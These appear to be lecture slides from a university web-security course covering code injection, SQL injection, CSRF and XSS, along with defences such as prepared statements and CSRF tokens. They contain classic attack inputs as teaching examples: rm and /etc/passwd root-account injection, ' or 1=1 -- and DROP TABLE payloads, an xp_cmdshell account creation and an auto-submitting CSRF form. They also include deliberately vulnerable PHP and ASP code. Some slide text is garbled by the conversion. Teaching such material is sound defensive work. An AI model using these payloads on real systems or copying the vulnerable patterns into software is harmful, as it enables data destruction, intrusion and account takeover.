#### CE 874 - Secure Software Systems

Web Security

Mehdi Kharrazi Department of Computer Engineering Sharif University of Technology



Acknowledgments: Some of the slides are fully or partially obtained from other sources. A reference is noted on the bottom of each slide, when the content is fully obtained from another source. Otherwise a full list of references is provided on the last slide.

### Goals of web security



- Safely browse the web
- •Users should be able to visit a variety of web sites, without incurring harm:
  - No stolen information
  - Site A cannot compromise session at Site B
- Support secure web applications
  - Applications delivered over the web should be able to achieve the same security properties as stand-alone applications



# Web Threat Models

- Web attacker
  - Control attacker.com
  - Can obtain SSL/TLS certificate for attacker.com
  - User visits attacker.com
    - Or: runs attacker's Facebook app, etc.
- Network attacker
  - Passive: Wireless eavesdropper
  - Active: Evil router, DNS poisoning
- Malware attacker
  - Attacker escapes browser isolation mechanisms and run separately under control of OS

### Malware attacker



- Browsers may contain exploitable bugs
  - Often enable remote code execution by web sites
  - Google study: [the ghost in the browser 2007]
    - Found Trojans on 300,000 web pages (URLs)
    - Found adware on 18,000 web pages (URLs)
- Even if browsers were bug-free, still lots of vulnerabilities on the web
  - XSS, SQLi, CSRF, ...



#### **WEB Attacks**

Spring 1398

Ce 874 - Web Security



# Three vulnerabilities we will discuss

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking fails to block malicious SQL
- CSRF Cross-site request forgery
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site



# Three vulnerabilities we will discuss

SQL Injection

- Uses SQL to change meaning of database command
   database command
- CSRF Cross-site request forgery

• Leverage user's session at victim sever

o good web site, using

- XSS Cross-site scripting
  - Inject malicious script into trusted script that steals information from context



#### Command Injection Background for SQL Injection

# General code injection attacks



- Attack goal: execute arbitrary code on the server
- Example
  - code injection based on eval (PHP)
  - http://site.com/calc.php (server side calculator)

```
...
$in = $_GET[`exp'];
eval('$ans = ' . $in . ';');
...
```

Attack

http://site.com/calc.php?exp="10; system('rm \*.\*') "



# Code injection using system()

• Example: PHP server-side code for sending email

```
$email = $_POST["email"]
$subject = $_POST["subject"]
system("mail $email -s $subject < /tmp/joinmynetwork")</pre>
```

Attacker can post

http://yourdomain.com/mail.php? email=hacker@hackerhome.net & subject=foo < /usr/passwd; ls

OR

http://yourdomain.com/mail.php? email=hacker@hackerhome.net&subject=foo; echo "evil::0:0:root:/:/bin/sh">>/etc/passwd; ls



#### SQL Injection

Spring 1398

Ce 874 - Web Security




• Sample PHP

- Problem
  - What if 'recipient' is malicious string that changes the meaning of the query?

### Basic picture: SQL Injection





Spring 1398

Ce 874 - Web Security




# Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
    WHERE user=' " & form("user") & " '
    AND pwd=' " & form("pwd") & " '" );
```

```
if not ok.EOF
   login success
else fail;
```

Is this exploitable?





# **Normal Query**

### Bad input



- •Suppose user = " ' or 1=1 -- " (URL encoded)
- •Then scripts does:

```
ok = execute (SELECT ...
WHERE user = ' ' or 1=1 -- ... )
```

- The ``--'' causes rest of line to be ignored.
- Now ok.EOF is always false and login succeeds.
- •The bad news: easy login to many sites this way.



#### Even worse

• Suppose user =

• " '; DROP TABLE Users -- "

•Then script does:

```
ok = execute (SELECT ...
WHERE user= ' '; DROP TABLE Users ... )
```

• Deletes user table

• Similarly: attacker can add users, reset pwds, etc.


Spring 1398



#### Even worse ...

• Suppose user =

- '; exec cmdshell
- Inet user badguy badpwd' / ADD --
- •Then script does:



• If SQL server context runs as "sa", attacker gets account on DB server



# Preventing SQL Injection

- Never build SQL commands yourself !
- •Use parameterized/prepared SQL
- •Use ORM framework

# Parameterized/prepared SQL



- •Builds SQL queries by properly escaping args: '  $\rightarrow$  \'
- •Example: Parameterized SQL: (ASP.NET 1.1)
- Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
   "SELECT * FROM UserTable WHERE
   username = @User AND
   password = @Pwd", dbConnection);
```

```
cmd.Parameters.Add("@User", Request["user"]);
```

```
cmd.Parameters.Add("@Pwd", Request["pwd"]);
```


```
cmd.ExecuteReader();
```



#### Cross Site Request Forgery

### Recall: session using cookies





Spring 1398

Ce 874 - Web Security

#### Basic picture





#### Q: how long do you stay logged in to Gmail? Facebook? ....

Ce 874 - Web Security



# Cross Site Request Forgery (CSRF)

#### •<u>Example</u>:


- •User logs in to bank.com
  - Session cookie remains in browser state
- •User visits another site containing:

<form name=F action=http://bank.com/BillPay.php> <input name=recipient value=badguy> ... <script> document.F.submit(); </script>

- Browser sends user auth cookie with request
  - Transaction will be fulfilled
- <u>Problem</u>:
  - cookie auth is insufficient when side effects occur


#### Form post with cookie







# Cookieless Example: Home Router



# Attack on Home Router



• Fact:

- 50% of home users have broadband router with a default or no password
- Drive-by Pharming attack: User visits malicious site
- JavaScript at site scans home network looking for broadband router:
  - SOP allows "send only" messages
  - Detect success using onerror:

<IMG SRC=192.168.0.1 onError = do() >

- Once found, login to router and change DNS server
- Problem: "send-only" access sufficient to reprogram router



### **CSRF** Defenses



Secret Validation Token



Referer Validation




<input type=hidden value=23a3af01b

Referer: http://www.facebook.com/home.ph



# Login CSRF




Spring 1398

Ce 874 - Web Security



# Payments Login CSRF





# Payments Login CSRF

😻 Logging in - PayPal - Mozilla Firefox		$\times$ –
<u>F</u> ile <u>E</u> dit <u>V</u> iew Hi <u>s</u> tory <u>B</u> ookmarks <u>T</u> ools <u>H</u> elp		
🕢 🗸 C 🗙 🏠 🦻 Paypal Inc. (US) https://www.paypal.com/us/cgi-bin/webscr?cr 🏠 🔹 🚺	G • Google	$\rho$
👩 FAQ - Sura-Sura Kanji Quizzer 🛛 😰 🥬 Logging in - PayPal		-
PayPal		^
Logging in		
If this page appears for more than 5 seconds, <u>click here</u> to reload.		_
		~
		J
Done	www.paypal.com 🔒	



# Payments Login CSRF


d a Bank Account in the l	nited States - PayPal - Mozilla Firefox	
<u>E</u> dit <u>V</u> iew Hi <u>s</u> tory <u>B</u> ookm	irks <u>T</u> ools <u>H</u> elp	
🔊 - C 🗙 🏠	Paypal Inc. (US) https://www.paypal.com/us/cgi-bin/webscr?dispatch=5885d80a13t ☆	• Google
AQ - Sura-Sura Kanji Quizzer	Add a Bank Account in the United	
	Log Out   Help   Security Center	Search
DavDal		
PayPal		
My Account Send N	oney Request Money Merchant Services Auction Tools Products	& Services
Add a Bank Ac	count in the United States	Secure Transaction 骨
	Journ in the onited States	
PayPal protects the privacy of	f the your financial information regardless of your payment source. This bank account	will become the default
	our PayPal payments, however you may change this funding source when you make a	payment. Review our
education page to learn mol	e about PayPal policies and your payment-source rights and remedies.	
	ur bank account information is protected by PayPal. We protect against unauthorized v	
bank account to your PayPal PayPal.	account. Plus, we will notify you by email whenever you deposit or withdraw funds fror	m this bank account using
r ayr ai.		
Country	Linited States	
*Bank Name	United States	
Account Type	Conecking	
	OSavings	
U.S. Cheo	k Sample	
NENO		
:211554485: 0012		
1233344034 0032	" LUDF 108CF L	
Routing Number Chec	k# Account Number	
I (9 digits) I	(3-17 digits)	
*Routing Number	(9 digits)	
	Is usually located between the symbols on your check.	
*Account Number		
	Typically comes before the II' symbol. Its exact location and number of digits varies from bank to b	bank.
*Re-enter Account Number		
	Con	Cancel

Ce 874 - Web Security

#### [Mitchell'14]

#### Spring









#### Cross Site Scripting (XSS)




# Three vulnerabilities we will discuss

- SQL Injection
- Brows Uses SQL to change meaning of
- Bad ir database command GQL
- CSRF Cross-site request forgery
- •Bad w Leverage user's session at victim sever
- d web site, using credentials of an

- XSS Cross-site scripting
- •Bad w Inject malicious script into trusted that steals information from an honest



#### Basic scenario: reflected XSS attack




### XSS example: vulnerable site



• search field on victim.com:

```
http://victim.com/search.php ? term = apple
```

• Server-side implementation of **search.php**:



## Bad input

